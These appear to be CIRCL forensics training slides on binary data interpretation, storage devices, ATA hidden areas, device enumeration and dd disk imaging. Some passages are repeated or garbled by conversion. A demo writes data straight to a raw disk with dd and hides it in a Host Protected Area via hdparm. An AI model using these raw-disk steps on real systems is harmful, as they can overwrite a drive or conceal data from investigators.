0xA596 | A 5 | 9 6 | = 42,390

2.6 Exercise: LittleEndian

Read and interpret this little endian 'double word'


0x1B2A0100 | 1 B | 2 A | 0 1 | 0 0 |

0x | | | | =

2.6 Exercise: Little Endian

Read and interpret this little endian 'double word'

0x1B2A0100 | 1 B | 2 A | 0 1 | 0 0 |



0x00012A1B | 0 0 | 0 1 | 2 A | 1 B | = 76,315

2.7 Example: Other interpretation of binary data

BCD / PBCD

2	9	1	/	6	na	0	9
-----	-----	-----	/	-----	-----	-----	-----
00000010	00001001	00000001	/	01101010	00001001		

ASCII

01110000	01101001	01101110	01100111
-----	-----	-----	-----
0x70	0x65	0x6E	0x67
112	105	110	103
p	i	n	g

2.8 Data structures: Exercise

- Can you read this data?
- Can you extract information out of this data?
- Can you generate knowledge out of this data?

```
0100010001000110010001010100000100001000000001110000000001111111  
101110100011001010111001101110100001011100111010001111000011101  
000010001001001000011001010110110001101100011011110010000001010  
111011011110111001001101100011001000010001000001101010001000100  
0110010001010100000100000111000000001000000010000000001100100011  
001100110100101110010001011100011011000110100010100100100010101  
0110100100101001010101011010010000100111100101100100010101110  
111100001101100011001010110011101111001111010000101011111111  
11111111111111111111111111111111
```

2.8 Data structures: Organizing data

0

8

16

```
|44|46|45|41|08|0E|00|FF|74|65|73|74|2E|74|78|74|22|48|65|6C|6C|6F|20|57|
```

24

32

40

```
|6F|72|6C|64|22|0D|44|46|45|41|07|11|00|00|64|66|69|72|2E|36|34|52|45|5A|
```

48

56

64

```
|4A|55|69|42|79|64|57|78|6C|65|67|6F|3D|0A|FF|FF|FF|FF| | | | | | | |
```

2.8 Data structures: Definition of the structure

0

8

16

|44|46|45|41|08|0E|00|FF|74|65|73|74|2E|74|78|74|22|48|65|6C|6C|6F|20|57|

24

32

40

|6F|72|6C|64|22|0D|44|46|45|41|07|11|00|00|64|66|69|72|2E|36|34|52|45|5A|

48

56

64

|4A|55|69|42|79|64|57|78|6C|65|67|6F|3D|0A|FF|FF|FF|FF| | | | | | | |

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Apply structure

0	8	16	
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57			
24	32	40	
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A			
48	56	64	
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF			

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Read information

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A		
24	32	40
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		
48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Read information

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8		

24	32	40
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		

48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Read information

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 14		

24	32	40
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		

48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Read information

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 14 -1		

|F|72|6C|64|22|0D|44|46|45|41|07|11|00|00|64|66|69|72|2E|36|34|52|45|5A|

48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Length of file name (Integer)
5	2	Length of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Apply information

0	8	16
<hr/>		
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 14 -1		
24	32	40
<hr/>		
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		
48	56	64
<hr/>		
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA — Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Interprete bytes

0	8	16
<hr/>		
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 -1 t e s t . t x t		
24	32	40
<hr/>		
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		
48	56	64
<hr/>		
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Interprete bytes

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 14 -1 t e s t . t x t " H e l l o W		
24	32	40
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		
o r l d " CR		
48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Exercise: Your turn

0	8	16
44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57		
D F E A 8 14 -1 t e s t . t x t " H e l l o W		
24	32	40
6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A		
o r l d " CR		
48	56	64
4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF		

Offset	Size	Description
0	4	Header signature (ASCII: DFEA – Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.8 Data structures: Exercise: Solution

0	8	16
---	---	----

44 46 45 41 08 0E 00 FF 74 65 73 74 2E 74 78 74 22 48 65 6C 6C 6F 20 57

D F E A 8 14 -1 t e s t . t x t " H e l l o W

24	32	40
----	----	----

6F 72 6C 64 22 0D 44 46 45 41 07 11 00 00 64 66 69 72 2E 36 34 52 45 5A

o r l d " CR D F E A 7 17 0 d f i r . 6 4 R E Z

48	56	64
----	----	----

4A 55 69 42 79 64 57 78 6C 65 67 6F 3D 0A FF FF FF FF

J U i B y d W x l e g 0 = NL FF FF FF FF
--

Offset	Size	Description
0	4	Header signature (ASCII: DFEA — Digital Forensics EDU Archive)
4	1	Lenght of file name (Integer)
5	2	Lenght of data (Little Endian)
7	1	Type of data (Signed Integer) (-1 = ASCII; 0 = base64 encoded)
8	—	Variable file name (ASCII)
9++	—	Data (Binary)
-	EOF	4 EOF signature (Binary: FF FF FF FF)

2.9 Data, files, context

- Sequence of Bits + Addressing + Interpretation → Information
 - Where did you find the suspicious data?
 - Binary inside TEMP folder
 - Autorun folder
 - Registry
 - Browser history
 - Command line history
- Data → Information → Knowledge

- Information → Stored in files
- Files → Contains data
- Files → Data organized in data structures
- Files → Meta data describe files
- Files → File systems organize files and meta data



3. Disk Acquisition

3.1 Storage devices / media

- IBM 305 RAMAC - IBM 350 Disk Storage
 - 1956: Random Access Method of Accounting and Control
 - 152 x 172 x 63 cm; 500 kg
 - 50.000 blocks of 100 Characters → 5MB



Image (c) www.chip.de - Image used solely for illustration purposes

3.1 Storage devices / media

<ftp://ftp.seagate.com/techsuppt/misc/jet.txt>

The incredible feat of a read/write head: Today's new generation of disc drives achieve the engineering equivalent of a Boeing 747 flying at MACH 4 just two meters above the ground, counting each blade of grass as it flies over. The read/write head floats at 12 millionths of an inch above the surface of the disc which is turning at 3,600 revolutions per minute. Read/write heads position precisely over information tracks which are 800 millionths of an inch apart and the data is electronically recorded at 20,000 bits per inch.




AAA

3.1 Storage devices / media

- Magnetic storage
 - Tapes
 - Floppy disks
 - 8" - 1971 - 80KB
 - 5.25" - 1976 - 360 KB
 - 3.5" - 1984 - 1.2 MB / - 1986 - 1.44 MB
 - Hard disks
 - IDE / EIDE, Firewire, PATA, SCSI
 - SATA, SAS Serial attached SCSI, USB, Thunderbolt
- Optical storage
 - Compact disks - CD
 - Digital versatile disk - DVD
 - Blu-ray disk
- Non-volatile memory
 - USB flash drive
 - Solid state drive
 - Flash memory cards

3.2 Physical- / Logical layers



Considerations: Disk duplication

Speed USB2: 480 Mbit/s
Capacity: $8 * 1024^4 * 8$
Duration: ~39 hours per disk

Speed USB3.1: 10 Gbit/s
Capacity: $24 * 1024^4 * 8$
Duration: ~5.5 hours per volume

(Theoretically)

A solution:

- Local NAS
- 10 GBit network
- USB 3.1 / 3.2
- 60+ TB mass storage
- Virtual appliance

3.3 ATA Disks

- ATA-3: Hard disk password
- ATA-4: HPA - Host Protected Area
 - Not accessible by OS / user
 - Persistent data - Survive format and re-installation
 - Vendor area - Created by manufacturer
 - Diagnostics and recovery tools
 - READ_NATIVE_MAX_ADDRESS
- ATA-6: DCO - Device Configuration Overlay
 - Supports manufacturers with a layer of abstraction
 - Use standard parts
 - To build different products
 - Example: Disks report unique amount of sectors
- ATA-7: Serial ATA

3.4 Demo: Hidden Sectors

- New disk

```
dmesg
sd 1:0:0:0: [sdb] 3904981168 512-byte logical blocks: (2.00 TB/1.82 TiB)

hdparm -N /dev/sdb
max sectors      = 3907029168/3907029168, ACCESSIBLE MAX ADDRESS disabled
```

- Create hidden message

```
echo -n 'MySecret 123456' | dd of=/dev/sdb seek=3500000000
dd if=/bin/dd of=/dev/sdb seek=3500000001
    148+1 records in
    148+1 records out
    76000 bytes (76 kB, 74 KiB) copied, 0.022659 s, 3.4 MB/s
```

- Create HPA

```
hdparm --yes-i-know-what-i-am-doing -N p3000000000 /dev/sdb
      setting max visible sectors to 3000000000 (permanent)
      max sectors      = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled

Power cycle your device after every ACCESSIBLE MAX ADDRESS
```

3.4 Demo: Hidden Sectors

- Create partition and format

```
dmmsg  
sd 1:0:0:0: [sdb] 30000000000 512-byte logical blocks: (1.54 TB/1.40 TiB)  
  
fdisk /dev/sdb  
primary  
2048  
2999999999  
  
mkfs.ntfs -L CIRCL.DFIR -f /dev/sdb1  
Creating NTFS volume structures.  
mkntfs completed successfully. Have a nice day.
```

- Investigate disk layout

```
fdisk -l /dev/sdb  
Device      Boot Start      End      Sectors  Size Id Type  
/dev/sdb1        2048 2999999999 2999997952 1,4T 7 HPFS/NTFS/exFAT
```

- Investigate last accessible sector

```
dd if=/dev/sdb skip=2999999999 status=none|xxd  
00000000: eb52 904e 5446 5320 2020 2000 0208 0000 .R.NTFS ..  
.....  
000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

3.4 Demo: Hidden Sectors

- Try to access hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 | xxd  
dd: /dev/sdb: cannot skip: Invalid argument  
0+0 records in
```

- Resize HPA

```
hdparm -N /dev/sdb  
max sectors = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled
```

```
hdparm --yes-i-know-what-i-am-doing -N p3900000000 /dev/sdb  
max sectors = 3900000000/3907029168, ACCESSIBLE MAX ADDRESS enabled
```

Power cycle your device after every ACCESSIBLE MAX ADDRESS

- Investigate disk layout and last sector

```
fdisk -l /dev/sdb  
Device Boot Start End Sectors Size Id Type  
/dev/sdb1 2048 2999999999 2999997952 1,4T 7 HPFS/NTFS/exFAT
```

```
dd if=/dev/sdb skip=2999999999 status=none | xxd | less  
dd if=/dev/sdb skip=3899999999 status=none | xxd | less
```

3.4 Demo: Hidden Sectors

- Recover hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 status=none  
00000000: 4d79 5365 6372 6574 2031 3233 3435 3600 MySecret 123456.
```

- Recover hidden dd command

```
dd if=/dev/sdb skip=$(( 3500000001*512 )) count=76000 bs=1 of=dd.exe
```

```
md5sum dd.exe  
36a70f825b8b71a3d9ba3ac9c5800683
```

```
md5sum /bin/dd  
36a70f825b8b71a3d9ba3ac9c5800683
```

- Feedback: kaplan(at)cert.at

https://www.schneier.com/blog/archives/2014/02/swap_nsa_exploit.html
https://en.wikipedia.org/wiki/Host-protected_area

- How it works

IDENTIFY DEVICE
SET MAX ADDRESS
READ NATIVE MAX ADDRESS
—> HPA aware software (like the BIOS)

3.5 Other Hidden Sectors

- Service area, negative sectors
 - Firmware
 - Bad sectors
 - ATA passwords

```
hdparm --security-unlock "myPassWD" /dev/sdb
```
 - SMART data
- Self-Monitoring, Analysis and Reporting Technology - SMART

```
apt install smartmontools
smartctl -x /dev/sdb | less
```

```
.....
SMART Attributes Data Structure revision number: 16
Vendor Specific SMART Attributes with Thresholds:
ID# ATTRIBUTE_NAME          FLAGS     VALUE WORST THRESH FAIL  RAW_VALUE
 1 Raw_Read_Error_Rate      POSR-K   200    200    051    —     0
 3 Spin_Up_Time             POS—K    234    233    021    —     3258
 4 Start_Stop_Count         —O—CK   100    100    000    —     679
 5 Reallocated_Sector_Ct   PO—CK   200    200    140    —     0
 7 Seek_Error_Rate          —OSR-K   200    200    000    —     0
 9 Power_On_Hours          —O—CK   095    095    000    —     3802
....
```

3.6 Collecting information from devices

```
hdparm -I /dev/sdb
```

```
ATA device, with non-removable media
      Model Number:        WDC WD20NPVT-00Z2TT0
      Serial Number:       WD-WX11A9269540
      Firmware Revision:  01.01A01
      Transport:          Serial, SATA 1.0a, SATA Rev 2.6, SATA Rev 3.0
Standards:
      Supported: 8 7 6 5
      Likely used: 8
      ...
Security:
      Master password revision code = 65534      supported
      not     enabled
      not     locked
      not     frozen
      not     expired: security count
      374min for SECURITY ERASE UNIT.
```

```
hdparm -I /dev/sda
```

```
...
Commands/features:
Enabled Supported:
...
*   Data Set Management TRIM supported (limit 8 blocks)
*   Deterministic read ZEROs after TRIM
```

3.7 How is the device connected

- Most relevant data with: `dmesg`

```
dmesg -T
```

```
....  
[Mi Aug 1 13:06:11 2018] usb-storage 1-1:1.0: USB Mass Storage device detected  
[Mi Aug 1 13:06:11 2018] scsi host1: usb-storage 1-1:1.0  
[Mi Aug 1 13:06:13 2018] scsi 1:0:0:0: Direct-Access USB Flash DISK  
[Mi Aug 1 13:06:13 2018] sd 1:0:0:0: Attached scsi generic sg1 type 0  
[Mi Aug 1 13:06:13 2018] sd 1:0:0:0: [sdb] 15826944 512-byte logical blocks
```

- Enumerate host hardware

```
lshw | less
```

```
....
```

lshw --businfo --class storage			
Bus info	Device	Class	Description
pci@0000:04:00.0		storage	Samsung Electronics Co Ltd
usb@2:3	scsi0	storage	
usb@1:1	scsi1	storage	

lshw --businfo --class disk			
Bus info	Device	Class	Description
scsi@0:0.0.0	/dev/sda	disk	SD/MMC CRW
	/dev/sda	disk	
scsi@1:0.0.0	/dev/sdb	disk	2TB 2000FYYZ-01UL1B2

3.7 How is the device connected

- Enumerate PCI bus

```
lspci -d ::0106          # List SATA controller  
lspci -d ::0108          # List NVME controller  
    04:00.0 Non-Volatile memory controller: Samsung Electronics Co Ltd Device a808  
  
lspci -d ::0C03          # List USB, FW, ... controller  
    00:14.0 USB controller: Intel Corporation Sunrise Point-LP USB 3.0 xHCI Controller  
    3b:00.0 USB controller: Intel Corporation JHL6540 Thunderbolt 3 USB Controller (C  
    3e:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)  
    40:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)
```

- Enumerate block devices

```
lsblk -v  
lsblk /dev/sdb  
  NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT  
  sdb     8:16   0  1,8T  0 disk  
  sdb1    8:17   0  1,8T  0 part /media/mich/031F0F30642CBB8B
```

```
lsblk -pd -o TRAN,NAME,SERIAL ,VENDOR,MODEL,REV,WWN,SIZE ,HCTL,SUBSYSTEMS /dev/sdb  
TRAN NAME      SERIAL           VENDOR      MODEL  
usb  /dev/sdb  WD-WMC1P0H10ZEX  WT055  WD 2000FYYZ-01UL1B2  
                  REV  WWN           SIZE HCTL      SUBSYSTEMS  
                  01.0 0x50014ee05979e023  1,8T 1:0:0:0    block:scsi:usb:pci
```

3.8 USB enumeration

- List attached USB device
 - USB bus
 - Device address
 - Vendor ID
 - Product ID
 - Product details
- ...

lsusb

```
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 0bda:0328 Realtek Semiconductor Corp.
Bus 002 Device 003: ID 1b1c:1a0e Corsair
Bus 002 Device 004: ID 0951:162b Kingston Technology
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 06cb:009a Synaptics, Inc.
Bus 001 Device 003: ID 04f2:b61e Chicony Electronics Co., Ltd
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

3.8 USB enumeration


```
lsusb -t
```

```
/: Bus 04.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 10000M
/: Bus 03.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 480M
/: Bus 02.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/6p, 5000M
|-- Port 1: Dev 4, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
|-- Port 2: Dev 3, If 0, Class=Mass Storage, Driver=uas, 5000M
|-- Port 3: Dev 2, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
/: Bus 01.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/12p, 480M
|-- Port 8: Dev 3, If 1, Class=Video, Driver=uvcvideo, 480M
|-- Port 8: Dev 3, If 0, Class=Video, Driver=uvcvideo, 480M
|-- Port 9: Dev 4, If 0, Class=Vendor Specific Class, Driver=, 12M
```

```
lsusb -v -d 0951:162b
```

```
...
Interface Descriptor:
  bLength          9
  bDescriptorType   4
  bInterfaceNumber  0
  bAlternateSetting 0
  bNumEndpoints     2
  bInterfaceClass    8 Mass Storage
  bInterfaceSubClass  6 SCSI
  bInterfaceProtocol 80 Bulk-Only
...
```

3.9 USB Interface monitoring





CIRCL FORENSICS Training

4. Disk Cloning / Disk Imaging

4.1 Disk cloning - imaging

- Clone disk-2-disk
 - Different sizes
 - Wipe target disk!
- Clone disk-2-image
 - Clear boundaries
 - One big file
 - Break file into chunks
- Image file format
 - RAW
 - AFF (Advanced Forensic Format)
 - EWF (Expert Witness Format)
 - Please no 3rd party formats
- Write-Blockers
 - Hardware

4.2 Connecting devices

- **udev**

```
udevadm info /dev/sda          # userspace /dev  
udevadm monitor
```

- **/dev/**

```
/dev/sd*                  # SCSI , SATA  
/dev/hd*                  # IDE, EIDE  
/dev/md*                  # RAID  
/dev/nvme*n*              # NVME devices  
  
/dev/sda1                 # Partition 1 on disk 1  
/dev/sda2                 # Partition 2 on disk 1  
...
```

- Block devices: Different level of access

- Attaching
- Mounting

4.2 Read partition table

- dmesg

```
[106834.127269] sd 6:0:0:0: Attached scsi generic sg1 type 0
[106834.127503] sd 6:0:0:0: [sdb] 15826944 512-byte logical blocks: (8.10 GB/7.54 GiB)
[106834.130380] sd 6:0:0:0: [sdb] Write Protect is off
```

- fdisk -l circl-dfir.dd

```
Disk circl-dfir.dd: 1536 MB, 1536000000 bytes
4 heads, 7 sectors/track, 107142 cylinders, total 3000000 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8f7e6594
```

Device	Boot	Start	End	Blocks	Id	System
circl-dfir.dd1		2048	3000000	1498976+	7	HPFS/NTFS/exFAT

- Exercise: Analyze output. Why 1498976? → Conclusions?

```
End:      echo $(( 3000000 * 512 / 1024 ))          —> 1500000 KB
        echo $(( (3000000-2048) * 512 / 1024 ))      —> 1498976 KB

1498976: echo $(( 1498976 * 2 ))                  —> 2997952
```

4.2 Mounting

- **mount**

```
mkdir /mnt/ntfs                      # Create mount point
mount /dev/sdb1 /mnt/ntfs              # Mounting

mount -o ro,remount /dev/sdb1 /mnt/ntfs    # Re-mounting

umount /mnt/ntfs                      # Un-mounting
umount /dev/sdb1                      # Also un-mounting

# Mounting readonly, no journaling, no executable
mount -o ro,noload,noexec /dev/sdb1 /mnt/ntfs
mount -o ro,noload,noexec,remount /dev/sdb1 /mnt/ntfs

# Mounting with offset. mounting from image files
mount -o ro,noload,noexec,offset=$((512*2048)) circl-dfir.dd /mnt/ntfs

# Mounting NTFS file systems
mount -o ro,noload,noexec,offset=$((512*2048)),
      show_sys_files,streams_interface=windows circl-dfir.dd /mnt/ntfs
```

4.3 dd - disk imaging rudimentary

Copy files from: /mnt/ntfs/dd/

```
$ dd if=img_1.txt of=out_1.txt bs=512
      <input file>      <output file> <block size>
                                         (default)
3+0 records in
3+0 records out
1536 bytes (1.5 kB) copied, 0.000126 s, 12.2 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:20 img_1.txt
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:16 out_1.txt
```

```
$ dd if=img_2.txt of=out_2.txt bs=512
3+1 records in
3+1 records out
1591 bytes (1.6 kB) copied, 0.00016048 s, 9.9 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:20 img_2.txt
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:26 out_2.txt
```

4.3 dd - disk imaging rudimentary

Demo: skip and count options

```
dd if=img_3.txt bs=512 skip=0 count=1 status=none | less  
dd if=img_3.txt bs=512 skip=1 count=1 status=none | less  
dd if=img_3.txt bs=512 skip=2 count=1 status=none | less
```

Exercise: Play with bs, skip and count options

```
dd if=img_3.txt bs=1 skip=$((512*3)) count=16 status=none  
dd if=img_3.txt bs=16 skip=$((32*3)) count=1 status=none
```

Exercise: dd | xxd | less

```
dd if=img_3.txt bs=512 skip=3 count=1 status=none | xxd | less  
  
0000000: 4f76 6572 6865 6164 2031 3233 3435 3637  Overhead 1234567  
0000010: 3839 3020 204d 6573 7361 6765 2d31 2020  890  Message-1  
0000020: 3039 3837 3635 3433 3231 2020 2020 2020  0987654321  
0000030: 2020 2020 2020 20
```

Exercise: Find the secret password behind sector 3

4.3 dd - disk imaging rudimentary

Exercise: Continue an interrupted imaging process

```
dd if=img_2.txt of=broken.raw bs=512 skip=0 count=2 status=none
 11 img_2.txt ..... 1591 Aug 13 14:40 img_2.txt*
 11 broken.raw ..... 1024 Aug 13 15:05 broken.raw

dd if=img_2.txt of=broken.raw bs=512 skip=2 seek=2 status=none

md5sum img_2.txt f319b1cc9d424a923a8c83c3e67185f1
md5sum broken.raw f319b1cc9d424a923a8c83c3e67185f1
```

Error handling: Bad blocks

```
$ dd if=img_3.txt of=out_3.txt bs=512 conv=noerror,sync
```

Demo: Progress

```
Signaling: & and 'kill -10'
Signaling: & and 'kill -USR1'
Signaling: & and 'kill -USR1 $(pidof dd)'
Option:    status=progress
```

4.4 Disk acquisition

- Forensic features
 - Progress monitoring
 - Error handling & logging
 - Meta data
 - Splitting output files & support of forensic formats
 - Cryptographic hashing & verification checking

```
